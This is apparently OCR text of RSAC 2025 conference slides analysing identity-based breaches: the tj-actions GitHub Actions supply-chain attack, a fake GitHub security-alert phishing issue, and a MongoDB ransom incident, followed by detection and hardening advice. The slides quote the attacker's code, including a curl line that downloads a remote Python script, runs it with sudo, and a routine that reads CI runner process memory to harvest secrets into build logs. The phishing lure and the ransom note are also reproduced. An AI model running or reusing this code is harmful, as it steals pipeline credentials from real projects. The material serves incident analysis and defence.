
Last Revised: March 26, 2025

The TJ Actions Attack

Done **by** a compromised **identity**…

for compromised **identities**…

The TJ Actions Attack



Adversary compromised Personal Access Token
`@tj-actions-bot` (used by maintainer)

- Created malicious commit outside of repo
- Malicious python stealing credentials

- Updated action release tags to point to commit
- All actions started executing adversary code

The TJ Actions Attack

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
  B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py |
  sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
  echo $B64_BLOB
else
```

- Looks for processes of **`Runner.Worker`**
- Searches process memory for secrets
- Dumps secrets into build logs
- Scans public build logs


```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines():  # for each mapped region
```


reviewdog / reviewdog
Type / to search
Code
Issues 118
Pull requests 13
Discussions
Actions
Projects
Security 1
Insights
[Security Advisory] Supply Chain Attack on reviewdog GitHub Actions during a specific time period #2079
New issue
Open
haya14busa opened last month · edited by haya14busa
Edits
We have recently been informed by Wiz Research of a supply chain attack targeting the reviewdog/action-setup@v1 GitHub Action. This attack potentially led to the compromise of additional actions, notably the widely used tj-actions/changed-files action, causing repositories to leak secrets.
What Happened?
See the detailed report from Wiz Research: Wiz Blog Post
Compromise Time Period: March 11, 2025, between 18:42 and 20:31 UTC
Assignees
No one assigned
Labels
No labels
Type
No type
Projects
No projects

Fake "Security Alert" Issues on GitHub Use OAuth App to Hijack Accounts

Notification #10

Open

SavagePacifist opened 2 hours ago

Security Alert: Unusual Access Attempt

We have detected a login attempt on your GitHub account that appears to be from a new location or device.

Login Information

- **Location:** Reykjavik, Iceland
- **IP Address:** 53.253.117.8
- **Device:** Unrecognized

If you recognize this activity, no further action is required. However, if this was not you, we strongly recommend securing your account immediately.

Steps to Secure Your Account


1. **Update your password** to prevent unauthorized access: Change Password
2. **Review and manage active sessions**: Check Recent Activity
3. **Enable Two-Factor Authentication (2FA)** for additional protection: Set Up 2FA

Contact Support

If you need assistance or suspect a security breach, visit:
GitHub Security Support

Thank you for keeping your account secure.

GitHub Security Team



…over **12,000 GitHub** repositories targeted…

Source: Bleeping Computer

Investigating/Hunting on GitHub

Leveraging GitHub Audit Logs to proactively detect suspicious activity related to non-human identities, such as:

- GitHub Actions
- OAuth Apps
- Automation Bots
- Etc.

Identify Public Repos

`public_repo==True | repo.access.visibility = public`

Identify Non-Human Identities

`actor_is_bot | programmatic_access_type | github-actions`

Search for Anomalous Programmatic Activity

`repo.download_zip | git.clone | repo.access | etc…`

Check for NHI Permission Grants

`disable_oauth_app_restrictions | oauth_application.create`

RSAC 2025 Conference

The Mongo Campaign


Compromised Admin, Running for Years (!)

Many Voices.
One Community.


Your Data Is Gone. Pay Up!

3 x Production **MongoDB** DBs **DISAPPEARED**

New DB Created: **READ__ME_TO_RECOVER_YOUR_DATA**


db.READ__ME_TO_RECOVER_YOUR_DATA.find()
db.README.find()
{
_id: ObjectId("66ba61339627c45b74120d91"),
content: 'All your data is backed up. You must pay
pecDgp24FrrHwQmzXXM4hTr In 48 hours, your data will be publicly disclosed and deleted. (more informatic
}
You must pay XXX BTC to… in 48 Hours
db.README.find()
… or your data will be disclosed and deleted
hours, your data will be publicly disclosed and deleted. (more information: go to https://is.gd/
)After paying send mail
5@onionmail.org and we will provide a

Incident Timeline



17:13:12.058 — **Firewall Misconfiguration**

- Firewall rule changed to allow connection
- *Default **admin** account already exists…*

17:21:34.704 — **Reconnaissance**

- Scanners pick up on open Mongo DB
- Production DB IP already appears in Shodan
- Multiple reconnaissance actors scan the instance

19:11:10.052 — **Threat Actor Initial Access**

- Actual threat actor reconnaissance (141[.]255.166.195)
- Immediately mobilizing automated script

19:11:12.076 — **Attack Execution**


- 19:11:12.076 – Threat actor connects
- 19:11:13.362 – Databases dropped
- 19:11:15.204 – Ransomware database note created

The Problem – Insufficient Logs


Default Mongo DB logs do not contain QUERY Info

VPC Flow Logs not enabled

NO LOGS TO ASSESS EXPOSURE



Leveraging Traffic Analysis




Showing minimal traffic
(20kb/s at time of event)

Not aligned with database size

Strong indicator for **fake extortion**

How Could This Have Been Avoided?



1

MongoDB Hardening

- No default credentials
- No anonymous auth
- Limit network access

2

Better Logging Enabled

- MongoDB verbosity
- VPC Flow Logs

3

Real-Time Detection & Monitoring

RSAC 2025 Conference

What Now?

Detecting & Stopping Compromised Identity Breaches

Many Voices.
One Community.

So, What Can We Do?

Breaches Are Inevitable

Identity Is the Cloud Perimeter

Compromised Identity Is #1 Access Vector Today

Enhance Your Security

1

Prevention

Enforce stronger identity controls: hardware tokens, device-based authentication, secure browser, etc.

2

Detection

Apply compromised identity detections, leveraging AI & TI, for anomaly & behavioral detection

3

Response

